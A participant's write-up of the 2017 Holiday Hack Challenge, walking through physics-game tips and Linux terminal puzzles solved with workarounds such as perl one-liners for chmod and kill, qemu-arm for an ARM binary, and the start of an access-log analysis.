Writeup – Holiday Hack Challenge 2017

Tony Karre
Tony.karre@gmail.com

The 2017 Holiday Hack Challenge consists of two primary sections:

- Eight physics games with associated terminal challenges. This game-oriented section of the Holiday Hack Challenge is called the North Pole and Beyond.
- Nine challenge questions, where several questions require development of some kind of system or application access or exploit

In my approach, I tackled the challenge in this order:


- Speed run of physics games in order to complete terminal challenges and collect physics game tools and challenge question hints
- Completion of challenge questions (requiring various hacks/exploits)
- Second pass through physics games in order to fully complete any remaining achievements using tools collected during the speed run

In this writeup I'll walk through each of the physics games and terminal challenges found in the North Pole and Beyond, then I'll walk through each of the challenge questions. I'll end with the final reveal of the villain.

Part 1 - The North Pole and Beyond

Winter Wonder Landing

Physics Game Objectives:




Physics Game Layout:

Keys to collecting all points:

- Use conveyors to route the snowball to the desired waypoints and other objects.
- I also used Jam in places to slow down the snowball.


Terminal Challenge Walkthrough:

In this challenge we look for the elftalkd binary and run it. I started by attempting to use “find” to locate the file, but that failed:



As seen above, something is wrong with “find”, so my fallback was to simply run “ls –lR” to dump a directly listing of all files, then grep for anything with elftalk in the name.


This revealed an elftalk/bin directory with the elftalkd executable. I then ran that file:



Terminal Challenge completed.

Cryokinetic Magic

Physics Game Objectives:



Physics Game Layout:

Keys to collecting all points:

- This was the easiest level.
- Use conveyors to route the snowball to the desired waypoints. The conveyors could only be placed on the bank of the pond.

Terminal Challenge Walkthrough:

In this challenge we need to find and start the CandyCaneStriper executable. I was able to find the executable, and confirmed that attempting to run it failed because the file did not have execute permissions.

I attempted to run the chmod command to add the execute permission, but the chmod utility appeared to do nothing, i.e., it had no effect.

My solution, as seen in the following screenshot, was to use perl to execute a chmod system call against the file. The perl one-liner I used was:

```
perl –e ‘chmod 0755, “CandyCaneStriper”’
```

This appeared to work, and I was able to start up the CandyCaneStriper executable:

Terminal challenge completed.

Winconceivable: The Cliffs of Winsanity

Physics Game Objectives:

Physics Game Layout:

Keys to collecting all points:

- When pushing the crate onto the lift, the snowball would always fly over the box and over the edge. Use a portal to clone the snowball first to keep the run alive.
- Use bumpers to boost momentum of snowballs to get them up steep slopes, then use corresponding jam piles to slow and control the roll on the down side.
- Use a second portal to move the snowball to the floating island with the push button.
- At the exit ramp, after cloning the snowball with a portal, stop the original snowball with a bumper to keep the run from ending too soon.

Terminal Challenge Walkthrough:

In this challenge we need to kill a running process.

As seen in the following screenshot, using a traditional “kill -9” seemed to have no effect – the process continues to run.

```
elf@f8d46a184990:~$ ps -eaf
UID          PID  PPID  C STIME TTY          TIME CMD
elf            1     0  0 18:52 pts/0    00:00:00 /bin/bash /sbin/init
elf            8     1  0 18:52 pts/0    00:00:00 /usr/bin/santaslittlehelperd
elf           11     1  0 18:52 pts/0    00:00:00 /sbin/kworker
elf           12     1  0 18:52 pts/0    00:00:00 /bin/bash
elf           18    11  0 18:52 pts/0    00:00:00 /sbin/kworker
elf          157    12  0 18:55 pts/0    00:00:00 ps -eaf
elf@f8d46a184990:~$ kill -9 8
elf@f8d46a184990:~$ ps -eaf
UID          PID  PPID  C STIME TTY          TIME CMD
elf            1     0  0 18:52 pts/0    00:00:00 /bin/bash /sbin/init
elf            8     1  0 18:52 pts/0    00:00:00 /usr/bin/santaslittlehelperd
elf           11     1  0 18:52 pts/0    00:00:00 /sbin/kworker
elf           12     1  0 18:52 pts/0    00:00:00 /bin/bash
elf           18    11  0 18:52 pts/0    00:00:00 /sbin/kworker
elf          189    12  0 18:55 pts/0    00:00:00 ps -eaf
elf@f8d46a184990:~$
```


After trying a few parameter variations, I noticed that the kill command was not doing anything at all, including printing any messages that you normally would expect to see. The following screenshot shows that "kill –l" does not provide normal output, and "kill hello" does not generate any error messages:

```
elf@f8d46a184990:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.0  0.0  18028  2764 pts/0    Ss   18:52   0:00 /bin/bash /sbin/init
elf          8  0.0  0.0   4224   628 pts/0    S    18:52   0:00 /usr/bin/santaslittlehelperd
elf         11  0.0  0.0  13528  6324 pts/0    S    18:52   0:00 /sbin/kworker
elf         12  0.0  0.0  18256  3224 pts/0    S    18:52   0:00 /bin/bash
elf         18  0.1  0.0  71468 26516 pts/0    S    18:52   0:03 /sbin/kworker
elf      15434  0.0  0.0  34424  2860 pts/0    R+   19:26   0:00 ps aux
elf@f8d46a184990:~$ cat /sbin/init
#!/bin/bash

(nohup /usr/bin/santaslittlehelperd >/dev/null 2>&1 & disown)
(sleep 2; nohup /sbin/kworker >/dev/null 2>&1 & disown)

/bin/bash
elf@f8d46a184990:~$ kill -SIGTERM 8
elf@f8d46a184990:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.0  0.0  18028  2764 pts/0    Ss   18:52   0:00 /bin/bash /sbin/init
elf          8  0.0  0.0   4224   628 pts/0    S    18:52   0:00 /usr/bin/santaslittlehelperd
elf         11  0.0  0.0  13528  6324 pts/0    S    18:52   0:00 /sbin/kworker
elf         12  0.0  0.0  18256  3228 pts/0    S    18:52   0:00 /bin/bash
elf         18  0.1  0.0  71468 26516 pts/0    S    18:52   0:03 /sbin/kworker
elf      15465  0.0  0.0  34424  2920 pts/0    R+   19:26   0:00 ps aux
elf@f8d46a184990:~$ kill 12345
elf@f8d46a184990:~$ kill hello
elf@f8d46a184990:~$ kill -l
elf@f8d46a184990:~$
```

At this point I decided that the kill command just wasn't doing anything, so I decided to apply the same perl one-liner approach to killing the process:

```
perl –e "kill 'SIGTERM', 8"
```


This worked, as seen in the following screenshot:




Terminal challenge completed.

There's Snow Place Like Home

Physics Game Objectives:



Physics Game Layout:




Keys to collecting all points:

- Use jam and thermite to slow and shrink the falling slowballs. You need to place it right where the snowballs land.
- After slowing the snowballs, use conveyors to route the snowballs to the various waypoints and over the bridge.

Terminal Challenge Walkthrough:

In this challenge we need to find and startup the trainstartup executable.



After confirming that the executable won't run, we try a couple of ways to see what kind of file we are dealing with. Binwalk is not on the system, but running "file" shows us that this executable is compiled for an ARM system.

Knowing that qemu can provide ARM emulation, I attempted to locate anything with qemu in the name using the find utility:

```
elf@ca109797c2e3:~$ file trainstartup
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statica
005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
elf@ca109797c2e3:~$
elf@ca109797c2e3:~$ find / -name '*qemu*' -print
/usr/bin/qemu-arm
/usr/bin/qemu-alpha
/usr/bin/qemu-sh4eb
/usr/bin/qemu-mips
/usr/bin/qemu-aarch64
/usr/bin/qemu-sparc32plus
/usr/bin/qemu-m68k
/usr/bin/qemu-microblazeel
/usr/bin/qemu-ppc64
/usr/bin/qemu-mipsn32
/usr/bin/qemu-microblaze
/usr/bin/qemu-mips64
/usr/bin/qemu-sparc64
/usr/bin/qemu-s390x
/usr/bin/qemu-mips64el
/usr/bin/qemu-mipsel
/usr/bin/qemu-cris
/usr/bin/qemu-armeb
/usr/bin/qemu-sparc
/usr/bin/qemu-unicore32
/usr/bin/qemu-x86_64
/usr/bin/qemu-mipsn32el
/usr/bin/qemu-ppc64abi32
/usr/bin/qemu-sh4
/usr/bin/qemu-i386
/usr/bin/qemu-ppc
/usr/bin/qemu-or32
/usr/share/doc/qemu-user
/usr/share/man/man1/qemu-sparc.1.gz
/usr/share/man/man1/qemu-mips.1.gz
/usr/share/man/man1/qemu-sh4.1.gz
/usr/share/man/man1/qemu-microblazeel.1.gz
```

So it looks like we have the qemu emulator. Let's try to use it to startup our train.

After running this command:


```
qemu-arm ./trainstartup
```

we see the following screen:


Terminal challenge completed.

Bumbles Bounce

Physics Game Objectives:



Physics Game Layout:



Keys to collecting all points:

- One of the objectives is to make sure you don't lose any gifts. The problem is that the snowballs land directly on the gifts, which scatters them off the board. Protect them by building snowball walls around them.
- Use lots of jam and thermite to shrink and slow down the snowballs as they land – these are high-energy snowballs.
- After slowing the snowballs, use conveyors and candy canes to route the snowballs to the various waypoints and into the center exit.

Terminal Challenge Walkthrough:

In this challenge we need to analyze a supplied web access log to identify the **least** popular browser. Then we'll report our answer using the runtoanswer program.

Let's start by looking at the access.log file to see what we have:

```
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

total 28704
-rw-r--r-- 1 root root 24191488 Dec  4 17:11 access.log
-rwxr-xr-x 1 root root  5197336 Dec 11 17:31 runtoanswer
elf@5ab3022c1b1c:~$ more access.log
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://
www.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.66.201 - - [19/Nov/2017:06:50:30 -0500] "GET /robots.txt HTTP/1.1" 404 5 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://ww
w.opensiteexplorer.org/dotbot, help@moz.com)"
XX.YY.89.151 - - [19/Nov/2017:07:13:03 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "Slack-ImgProxy (
+https://api.slack.com/robots)"
XX.YY.66.201 - - [19/Nov/2017:07:22:12 -0500] "GET / HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensi
teexplorer.org/dotbot, help@moz.com)"
XX.YY.45.77 - - [19/Nov/2017:07:43:08 -0500] "GET /img/common/apple-touch-icon-57x57.png HTTP/1.1" 200 3677 "-" "Slack-ImgProxy (+
https://api.slack.com/robots)"
